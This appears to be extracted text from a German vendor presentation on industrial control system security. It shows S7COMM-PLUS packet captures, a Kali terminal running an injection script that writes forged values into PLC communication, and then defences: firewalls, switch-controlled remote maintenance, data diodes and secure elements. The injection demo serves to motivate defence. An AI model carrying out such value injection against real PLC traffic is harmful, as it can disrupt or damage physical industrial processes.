36	9.999612857	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
39	10.999670626	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
46	11.999537234	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
48	12.999347904	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=12
51	13.999501029	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=13
55	14.999629532	192.168.0.110	192.168.0.150	S7COMM-PLUS	107	-56624 Ver: [V2] [Notification] ObjId=DynObjX1.0.106 Ctick=13

Header: Protocol version=V2
Data: Notification
 Opcode: Notification (0x33)
 Notification Data Set
 Subscription Object Id: 0x100006a
 Unknown 2: 0x0400
 Unknown 3: 0x0000
 Unknown 4: 0x0000
 Notification Credit tickcount: 131
 Notification sequence number: 1
 ValueList
 Item Value [1]: (Real) = 103.000000
 Return value: 0x92
 Item reference number: 1
 Datatype flags: 0x00
 Datatype: Real (0x0e)
 Value: 103.000000
 Item Value [2]: (Word) = 0x01fb
 Return value: 0x92
 Item reference number: 2
 Datatype flags: 0x00
 Datatype: Word (0x0b)
 Value: 0x01fb
Terminating Item/List


0000 08 00 27 1c 63 5c 00 1c 06 12 77 e4 08 00 45 00 ...c\...w...E
0010 00 5d 26 f4 00 00 1e 06 f3 52 c0 a8 00 6e c0 a8 ...]&....R...n
0020 00 96 00 66 dd 30 00 06 e6 73 a0 f3 af 1f 50 18 ...f.0...s...P
0030 10 00 4e 99 00 00 03 00 00 35 02 f0 80 72 02 00 ...N....5...r
0040 26 33 10 00 00 6a 04 00 00 00 00 00 83 01 92 00 &3...j...
0050 00 00 01 00 0e 42 ce 00 00 92 00 00 00 02 00 0b ...B...
0060 01 fb 00 00 00 00 00 72 02 00 00 ...r...



```
root@kali:~# ./inject_s7_counter.py --value_offset 9 --pkt_len 107 --value 4711
-----
Running packet manipulation, quit with ctrl+c
-----

Injecting value 4711 into S7 communication
Injecting value 4711 into S7 communication
Injecting value 4711 into S7 communication
Injecting value 4711 into S7 communication
^C
User stopped program, cleaning up and exiting...
root@kali:~#
```

Wie sichere ich meine
Automationsprozesse ab?


- Automation Firewall
- Sichere Fernwartung
- Daten-Dioden in der Automation






Um einen transparenten Datenfluss zu gewährleisten ist es wichtig, das interne Netzwerk der Maschine vom Produktionsnetz zu isolieren und nur kontrollierten Zugriff zuzulassen.

Durch das Ausblenden des internen Netzwerks hinter einer Firewall können Adresskonflikte bei der Installation neuer Maschinen vermieden werden.



Der Maschinenpark von heute ist vernetzt. Für eine effiziente Produktion ist es entscheidend, auch ältere Bestandsanlagen und Maschinen anzubinden.

Veraltete Betriebssysteme sind jedoch besonders anfällig für Cyberangriffe.



1. Stufe:

Mit der Stellung „ONL“ verbindet sich der Router zum Fernwartungsportal mbCONNECT24 und wird dort als „online“ verbunden angezeigt.

Der Fernwarter hat nun Zugriff auf interne Dienste des Routers (Webserver, Datenmonitoring, etc.), kann aber nicht in das LAN-Segment routen.


2. Stufe:

In der Stellung „REM“ ist das Routing zwischen dem Fernwarter und dem LAN-Segment freigeschaltet. Alle Teilnehmer im LAN-Segment können nun transparent erreicht werden. Durch das Zurückstellen auf „ONL“ kann der Betreiber vorort jederzeit die Fernwartung unterbrechen.

Secure Element:

Hardware-IC stores

Passwords and Keys





ROM:


- Bootloader
- MB Connect Line Certificate

FLASH:

- Bootloader
- Firmware
- Userspace







Welche Fragen gibt es?



MB connect line GmbH
<https://www.mbconnectline.com>



bluecept GmbH
<https://www.bluecept.com>
<https://www.sichere-industrie.de>

